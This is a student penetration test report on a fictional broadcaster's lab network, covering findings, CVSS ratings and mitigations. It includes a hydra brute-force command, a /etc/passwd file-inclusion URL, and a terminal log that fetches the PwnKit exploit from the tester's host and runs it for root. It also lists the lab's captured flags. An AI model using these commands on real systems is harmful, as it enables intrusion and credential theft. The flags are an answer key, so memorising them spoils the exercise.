Vulnerability and Penetration Test Report

Near-Earth Broadcast Network

Version 1.0, Tarun Aravind Ramesh Kumar (tr2276)

Final Project - CS GY 6573 Fall 2022

1. Executive Summary

The headquarters of Near-Earth Broadcast Network (NBN) is located in Los Angeles, and it is the largest media conglomerate on the planet. Because NBN has broadcast equipment placed along the entirety of the LA Space Elevator, it dominates its market for both subscribed and non-subscribed customers. An immense amount of data within human society passes through NBN's infrastructure.
Recently, an external hacker managed to access one of their internet-facing servers and breach their system, leading to a loss of sensitive customer and employee information. Though they have closed off this attack vector, they remain worried about any potential residual risk that may remain. Therefore, they contracted a penetration testing team to assess whether or not there are any vulnerabilities that can be exploited by outside attackers, ranging from exploitation methods to risk scores for major weaknesses as well as possible fixes and mitigations.

Important Points: *NBN is facing a significant threat to its security and must take urgent steps to address major and high-level vulnerabilities in order to strengthen its protection.*

Major Flaws:

After a red team style test on NBN’s network, the following were found that needs immediate attention.

The NBN server has several security vulnerabilities, but the most severe ones allow a hacker to get shell access on the system with Gibson's credentials (through a Brute Force Attack) and then escalate their privileges (by taking advantage of the policykit package) to gain root access. Additionally, an attacker can use information from the MariaDB Users table to obtain Stephenson's credentials and ssh into the client machine, ultimately obtaining full root access.

The vulnerabilities include:

- Insufficient access control protocols for accessing server resources both within and outside the NBN network.
- No strict password policy
- No multi factor authentication is configured for user login
- No captcha or failed login attempts is configured
- The server is running an outdated and vulnerable version of apache
- The backup file (nbn.backup) on the nbn client box is susceptible to overflow attacks which can lead to privilege escalation
- Critical DB credentials were hardcoded in the web pages
- Weak hashing mechanisms were used to store passwords in the DB

Immediate Action Plan(next steps) for NBN:

- **For Network Infrastructure:**

  To ensure the security of your system, it is important to turn off SSH login using root privileges, close any ports and services that are not being used, and establish a robust password policy. Additionally, use strong hashing algorithms to store passwords in combination with salting for increased protection. Finally, make sure all software is kept up-to-date through regular updates.

- **For Web Applications:**

  It is essential to remove any credentials that are hardcoded and stored in files on the server for database access. Furthermore, it is necessary to enforce a strong password policy for databases and other critical systems within the organization. Additionally, granting users only the minimum level of privileges needed should be implemented across all areas. Lastly, any sensitive data such as code files and customer details should not be present in publically accessible directories on the server.

- **For Database and storage:**

  In order to ensure the safety of data, it is important to create distinct production and test server environments. This will limit the amount of exposure each system has in comparison to one another and help protect any sensitive material from unintended access. Additionally, limiting the number of failed login attempts on the website can help secure against brute force attacks by making it more difficult for unauthorized users to gain access. Furthermore, enabling captcha on the website can help thwart such malicious activities by providing an extra layer of verification. As a further measure towards stronger access control, two factor authentication should be implemented in order to prevent any potential intrusions.

2. Introduction

2.1 Background

NBN Corp, a telecom and media business, offers various levels of service and content to its subscribers who all have accounts with the company. Unfortunately, NBN recently endured a major cyber security attack which led to the loss of confidential customer and client data.

2.2 Purpose and Goal

An assessment and penetration test was carried out in a red team style on NBN's network. Server and client images were given by NBN for the purpose of this testing, to be installed for customer account access and customer service employee use respectively. The goal of this test was to evaluate the organization's defensive posture by attempting to breach security and gain unauthorized access to data through any misconfigurations or vulnerabilities that may exist. The report not only identifies and validates any found issues, but also offers remediation plans with recommended fixes.

2.3 Scope and Targets

The scope has been set to NBN server and client machine, the network is defined as follows

- NBN Client : IP 172.16.1.2
- NBN Server: IP 10.10.0.66(public facing); IP 172.16.1.1 (Local)
- Attacker(us): IP 10.10.0.4 (kali box)

2.4 Rules of Engagement

The assessment commenced on Dec 2nd and the final report is due to be delivered by Dec 16th. As previously determined, CEO Gibson will be the point of contact for this engagement. NBN has not granted access or credentials to enter either the server or client machines. There have been no alterations made to passwords, configurations, or installed software. We did not target the internal client directly but we navigated through the web server instead. Per our agreement, denial-of-service attacks are out of scope and no attempts were made that could potentially affect the availability of either the server or client machines.

3. Methodology

3.1 High-Level Methodology

This stage has 3 major phases

Reconnaissance; Scanning; Exploitation

In the initial step, attempts were made to collect data about the target machines such as their IP address, domain name, sub-domains controlled by NBN and any software or technology employed by the company. In phase two, various automated tools and manual testing was undertaken in order to locate any vulnerabilities or weaknesses in the targets. After that, exploiting these weaknesses was successful and a shell on the server was obtained. Finally, using privilege escalation techniques root access to both the server and client machine was granted.

3.2 Tools Used

The following tools were used,

Tool	Usage
nmap	Used to enumerate the active ports and services on NBN's network
dirb	A web content scanner was employed to discover multiple directories on the NBN website, including a customer list and flags.
nikto	Scanned the webserver to identify any files that are susceptible, with Apache 2.4.29 being an outdated server software.
GDB	used for debugging the backup file on the client machine
hydra	A brute force attack was implemented to try and gain access to Gibson's account on the NBN server by using a rockyou wordlist.
Proxychains	Used to connect to the client machine using the server as a proxy
Burp Suite/ Zap	Used on the website http://10.10.0.66 to detect any web vulnerabilities.

3.3 Severity Rating

This report applies CVSS v3.0 ratings to determine the intensity of the vulnerabilities that have been located. Each vulnerability has a rating from Critical, High, Medium or Low and a score ranging from 0.1-10. It is strongly recommended to take quick action on any Critical and High vulnerabilities as these can be potential sources of data loss and information theft.

The breakdown of the rating is as follows:

- **Low:** 0.1-3.9
- **Medium:** 4.0-6.9
- **High:** 7.0-8.9
- **Critical:** 9.0-10.0

3.4 Low-level Methods

The testing began by verifying the connectivity and the attacker machine (Kali) was able to reach both the server at IP 10.10.0.66 and 172.16.1.1, as well as the client 172.16.1.2 . In the following phase of reconnaissance, enumeration and scanning of NBN server and client were conducted using various tools like Nmap which revealed 4 open ports on the server machine (80, 443, 8001, 65534) and 31 ports open for client's port scanning through proxychains4 on the server for pivoting . Nikto and Dirb scans gave information about multiple directories along with a robots file in webserver content , also revealing sensitive details such as customer list that included details like name , email etc . The /data directory had two flags - flag1 & flag4 ; out of which flag1 was accessible directly while privilege escalation was required to access flag4 . Additionally , website code was found in one of the directory which could be dangerous if opened to public . MariaDB disclosed password hashes for more users under 'users' table containing username & md5 password hashes of "Gibson" and "Stephenson" respectively .

In the following step, a brute force attack was carried out with Hydra using rockyou as the input wordlist to access user Gibson. To acquire more sensitive information and gain root access, an attempt at privilege escalation was made which proved successful with pkttyagent and pktty exec command that took advantage of a bug in the Linux kernel policykit. We were able to get NBN server's root access this way. SSH was used from the server machine to log into Stephenson's account in order to gain shell access on NBN client. Once inside, several binaries and flag7 were discovered. There was also an nbn.backup file that could be exploited via buffer overflow attack where we crashed it with 111 bytes and overwritten EIP with 122 bytes so we had control over it for launching malicious payloads including privilege escalation.

4. Findings

The vulnerabilities are sorted in the orders of their severity ratings,

4.1 Privilege Escalation using policykit

Description & Risk: An attempt to gain more privileges than the non-root user account Gibson was made by using the policykit package to exploit a kernel bug, which then gave root level access.

Privilege escalation can lead to major financial losses for a business. A hacker could gain root access and then use that access to take confidential data and sell it to their competition, alter the system software or settings, construct backdoors for future exploitation, or even launch a DDOS attack which might result in business stoppage or total destruction.

Mitigations: Make sure to keep the Policykit packages and Update Manager up-to-date in order to avoid potential security risks. Additionally, create a business continuity plan for the organization in case of a serious attack on the system. Regular backups should be done, as well as periodic reviews of policies. Testing failover systems on servers and other related devices is important to ensure that continuity plans are viable if a security breach occurs. To handle DDOS attacks, have plans ready to quickly increase resources so legitimate connections remain operational.

Refer appendix for screenshots of the vulnerability

Vulnerability Rating	Critical
CVSS Risk Score	10
Tool or Command Used	Nmap, Policykit (pwnkit)

4.2 Brute Force Attack on User Credentials

Description & Risk: The recon phase located the username of the CEO, which was then targeted by a dictionary attack to discover their password. Hydra was used as the tool for this task, using the NBN website's login page and a rockyou wordlist in order to crack Gibson's password. Additionally, during reconnaissance, Stephenson was noticed within the /images directory.

Leaks of personal information like usernames and emails can be risky and could result in a breach of the system. If a hacker acquires even just minimal permissions for an individual user, they can then use this to carry out privilege escalation attacks which could end up giving them full control of both the NBN server and clients.

Command Used:

```
hydra -l gibson -P /usr/share/wordlists/rockyou.txt 10.10.0.66 http-formget"/login.php:username=gibson&password=^PASS^&Login=Enter
```

Mitigations: It is strongly suggested to turn on two-factor authentication for all users, introduce captcha into the website or cap the number of unsuccessful logins to stop brute force attacks. Additionally, implement a strong password policy organization-wide. Take away the ssh access rights for root credentials and turn off ssh service if it's not essential. It is advisable to set up logs and notifications for ssh login attempts regardless of whether they are successful or not. Only permit recognized customers and their related roles or IP addresses, or else be informed when any suspicious activities take place in either the server or client.

Refer appendix for screenshots of the vulnerability

Vulnerability Rating	High
CVSS Risk Score	8
Tool or Command Used	Nmap, Hydra

4.3 DB credentials leakage

Description & Risk : Going through directories while logged in as Gibson, we stumbled upon a file called login.php that contained the username and password for the database.

If the login information is disclosed, the database can be made available to anyone who knows the username and password. This would put the NBN network at risk since in the DB there are passwords stored in encrypted form of users who likely have a higher authorization than other users on NBN.

Mitigations: Taking out the fixed database usernames and passwords from the login.php file can solve this problem.

Refer appendix for screenshots of the vulnerability

Vulnerability Rating	High
CVSS Risk Score	8
Tool or Command Used	Enumeration

4.4 Buffer Overflow Attack using nbn.backup

Description & Risk: An attack using a buffer overflow was attempted on the nbn.backup file found on the client computer with the help of a gdb debugger. The 'account holder name' field was used to gain control of EIP. It began by entering 100 bytes into the account holder field, and then gradually increasing the amount of data until it caused a segmentation fault when more than 110 characters were entered, allowing EIP to be overwritten with 122 bytes.

Once the EIP is taken over by a malicious actor, it can be used to escalate privileges by directing it towards a harmful payload.

Mitigations: It is suggested to utilize the fgets() function instead of gets() for monitoring the size of the buffer in the input.

Refer appendix for screenshots of the vulnerability

Vulnerability Rating	High
CVSS Risk Score	8
Tool or Command Used	Enumeration

4.5 Absence of Strong Password Policies

Description & Risk: It was noticed that the company did not have a strict password policy. As a result, it was easy to break into the accounts of NBN users and even high-ranking executives such as CEO Gibson using simple methods. Inadequate password requirements could result in the loss of data and business.

Mitigations: It is strongly suggested that NBN put a rigorous password process into practice, such as using passwords with at least 8 (or preferably 10+) alphanumeric characters including special symbols. An access token or one-time password should be used for two-factor authentication to enhance security and biometric data should be employed when feasible to give access to important business assets.

Vulnerability Rating	High
CVSS Risk Score	7.0
Tool or Command Used	Brute Force, Dictionary Attacks

4.6 Public Access to Server Directories

Description & Risk : The Dirb and nikto tools uncovered some confidential data on the webserver residing in the /data, /assets, and /internal directories such as a list of customers and website code.

The potential release of data regarding NBN's future clients could lead to financial losses, as well as give adversaries the opportunity to exploit the network and gain access to its server and customers.

Mitigations: It is strongly suggested that public internet access to the directory be blocked and authentication and authorization protocols should be established.

Refer appendix for screenshots of the vulnerability

Vulnerability Rating	High
CVSS Risk Score	7.5
Tool or Command Used	nmap, dirb, nikto

While going through the nmap results, port 8001 was found which took us to NBN's staging/testing server. Although it had confidential information available, the potential harm was not as high as a production configuration but still could be damaging. We attempted using the common username and password (test/test) combination and that worked. If a staging server is breached, confidential details such as the design of the server, future plans and implementation techniques can become known. This could be damaging to an organization's internal network and should be avoided.

It is suggested to employ distinct systems for testing and production in a manufacturing setting, to stop any errors or harm to the production program.

4.7 Reflected and Stored XSS on the WebApp

Description & Risk: Analysis of the webpage revealed two kinds of Cross-site Scripting (XSS) vulnerabilities: reflected and stored. The reflected XSS uses the login.php page in the URL, while the stored XSS takes advantage of a subscription form on the home page. If taken advantage of, there is a danger that confidential data will be exposed and the individual with access privileges won't know about it.

Mitigations: Use anti-XSS libraries, escape special characters. In this case, content security policies can also be applied.

Refer appendix for screenshots of the vulnerability

Vulnerability Rating	High
CVSS Risk Score	7.5
Tool or Command Used	zap, burp

4.8 FTP access is enabled on the server

Description & Risk: As we looped through the open ports, an attempt was made to get into the server using port 65534 which is used for FTP access. This security loophole allowed anyone to gain control of the files on the server using FTP. We attempted entry via CLI with the FTP command that required a username and password; we chose "anonymous" as both.

Files on the server are once more open to the public internet without having to go through any kind of access control. This means that an intruder could take confidential information available via FTP service.

Mitigation: It is strongly suggested to deactivate the ftp port if it is not essential and even if it has to be used in the organization, only permit authenticated users to access it and take away anonymous login.

Refer appendix for screenshots of the vulnerability

Vulnerability Rating	High
CVSS Risk Score	7.5
Tool or Command Used	ftp

4.9 Vulnerable List Parameter in the Webserver URL

Description & Risk: An effort was made to use the 'list' feature in the URL of the test webpage hosted on port 8001 to check out files and folders within the web server. This included an attempt to list passwords from file /etc/passwd by setting authentication to 1 for the said URL. http://10.10.0.66:8001/internal/customers.php?authenticated=1&list=/etc/passwd.

This vulnerability, if taken advantage of, could enable a hacker to get their hands on confidential data like usernames and passwords.

Mitigations: It is suggested to check the data given to the list parameter in the web page source code.

Refer appendix for screenshots of the vulnerability

Vulnerability Rating	Medium
CVSS Risk Score	7.5
Tool or Command Used	ftp

5. Conclusion

After conducting a black box vulnerability assessment and penetration test on NBN’s network, it has been concluded that there are numerous issues that need to be addressed in order to enhance the company's security posture and reduce any residual risk from the previous security breach. It was observed that similarly to past attacks, NBN still has weaknesses within their infrastructure which could potentially allow an attacker to gain access to confidential data, potentially leading to information theft or business loss. The discovered vulnerabilities can also grant an intruder shell access to the server and client of NBN as well as granting them root access through privilege escalation. Therefore, it is strongly suggested that immediate steps should be taken in order to fix these misconfigurations and vulnerabilities listed below.

Suggestions specific to Network Infrastructure: It is important to ensure the security of a system by disabling root access for SSH logins, closing any ports and services that are not necessary for use, instituting a robust password policy, and keeping all packages and software up-to-date with regular updates. Doing so will help protect the system from malicious attacks or other forms of data theft.

Suggestions specific to Web App: It is important to ensure the security of data stored on servers by having separate production and test environments. This ensures that sensitive content does not end up in the wrong hands. Additionally, limiting the number of failed login attempts is advisable as this can help prevent brute force attacks. To further strengthen access control, it is recommended to enable captcha or two factor authentication on the website. Two factor authentication requires users to input a second piece of information such as a code sent via text message or an authenticator app which adds an extra layer of security for user logins.

Suggestions specific to DB and Storage: By implementing strong security measures, organizations can protect their data and infrastructure from potential threats. This includes using a strong hashing mechanism for storing passwords, using salting mechanisms to further reinforce password security, removing any hardcoded credentials from server files that are used for access to databases, enforcing a strict password policy for databases and other important components of the infrastructure, and following the principle of least privilege throughout the organization.

6. Flags

1. Flag 1 :- found it in the data directory of the webpage

   ```
   #http://10.10.0.66/data/flag1
   FLAG1{CYBERFELLOWS_GOODLUCK}
   ```

2. Flag 2 :- found it in the customer list when logged in as Gibson

   ```
   flag2{down_a_rabbithole}
   ```

3. Flag 3:- found it when I logged into the server as Gibson(in the text)

   ```
   flag3{brilliantly_lit_boulevard}
   ```

4. Flag 4:- also on the server but you need to get root access to find this

   ```
   flag4{youre_going_places}
   ```

5. Flag 5:- again in the server with root access. It was in ../512 (not sure if this a valid flag; diff formatting)

   ```
   uozt5{dvev_zodzbh_wlmv_rg_gsrh_dzb}
   ```


6. Flag 7:- found it in the client machine when logged in as stephenson, found it as a pic

   ```
   flag7{worlds_within_worlds}
   ```

7. Appendices


Nmap Scan Results - Server

```
sudo nmap -sV -v -p- -O 10.10.0.66
```




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -v -p- -O 10.10.0.66
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-10 11:20 EST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 11:20
Scanning 10.10.0.66 [1 port]
Completed ARP Ping Scan at 11:20, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:20
Completed Parallel DNS resolution of 1 host. at 11:21, 13.00s elapsed
Initiating SYN Stealth Scan at 11:21
Scanning 10.10.0.66 [65535 ports]
Discovered open port 443/tcp on 10.10.0.66
Discovered open port 80/tcp on 10.10.0.66
Discovered open port 8001/tcp on 10.10.0.66
Discovered open port 65534/tcp on 10.10.0.66
Completed SYN Stealth Scan at 11:21, 11.79s elapsed (65535 total ports)
Initiating Service scan at 11:21
Scanning 4 services on 10.10.0.66
Completed Service scan at 11:21, 6.05s elapsed (4 services on 1 host)
Initiating OS detection (try #1) against 10.10.0.66
NSE: Script scanning 10.10.0.66.
Initiating NSE at 11:21
Completed NSE at 11:21, 0.11s elapsed
Initiating NSE at 11:21
Completed NSE at 11:21, 0.03s elapsed
Nmap scan report for 10.10.0.66
Host is up (0.00076s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
443/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8001/tcp  open  http    Apache httpd 2.4.29 ((Ubuntu))
65534/tcp open  ftp     vsftpd 3.0.3
MAC Address: 00:0C:29:EC:D2:49 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 44.264 days (since Thu Oct 27 06:01:37 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.72 seconds
           Raw packets sent: 65558 (2.885MB) | Rcvd: 65550 (2.623MB)
```

Nmap Scan Results - Client




PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.5p1
25/tcp	open	smtp	Postfix smtpd
110/tcp	open	pop3	Dovecot pop3d
143/tcp	open	imap	Dovecot imapd
5268/tcp	open	unknown	
5355/tcp	open	llmnr?	
5782/tcp	open	3par-mgmt?	
5843/tcp	open	unknown	
5854/tcp	open	unknown	
6174/tcp	open	landesk-rc	LANDesk remote management
6573/tcp	open	unknown	
6868/tcp	open	nagios-nsca	Nagios NSCA
7437/tcp	open	faximum?	
9562/tcp	open	nagios-nsca	Nagios NSCA
12824/tcp	open	nagios-nsca	Nagios NSCA
15035/tcp	open	unknown	
24204/tcp	open	unknown	
28478/tcp	open	unknown	
34246/tcp	open	unknown	
40998/tcp	open	nagios-nsca	Nagios NSCA
42780/tcp	open	unknown	
49881/tcp	open	unknown	
49953/tcp	open	unknown	
52396/tcp	open	unknown	
53852/tcp	open	unknown	
54597/tcp	open	nagios-nsca	Nagios NSCA
56585/tcp	open	unknown	
62049/tcp	open	unknown	
62992/tcp	open	nagios-nsca	Nagios NSCA
63034/tcp	open	nagios-nsca	Nagios NSCA
64128/tcp	open	unknown	

Root Access — Privilege Escalation (4.1)



```
┌──(kali㉿kali)-[~]
└─$ ssh gibson@10.10.0.66 -p 443
gibson@10.10.0.66's password:
          Welcome to

  NBN

**Near-Earth Broadcast Network**
  *Someone is Always Watching*

Server

Penetration testing with permission only!

Last login: Sat Dec 10 19:53:08 2022 from 10.10.0.128
gibson@nbnserver:~$ id
uid=1000(gibson) gid=1000(gibson) groups=1000(gibson),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),113(ftp)
gibson@nbnserver:~$ ls
flag3
gibson@nbnserver:~$ wget http://10.10.0.128:8000/PwnKit
--2022-12-10 20:15:08--  http://10.10.0.128:8000/PwnKit
Connecting to 10.10.0.128:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 18040 (18K) [application/octet-stream]
Saving to: 'PwnKit'

PwnKit                        100%[==================================================>]  17.62K  --.-KB/s    in 0s

2022-12-10 20:15:08 (55.1 MB/s) - 'PwnKit' saved [18040/18040]

gibson@nbnserver:~$ ls
flag3  PwnKit
gibson@nbnserver:~$ chmod +x PwnKit
gibson@nbnserver:~$ ./PwnKit
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@nbnserver:/home/gibson# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),113(ftp),1000(gibson)
root@nbnserver:/home/gibson# whoami
root
root@nbnserver:/home/gibson# echo $$
2773
```

Logged in as Gibson in the server




```
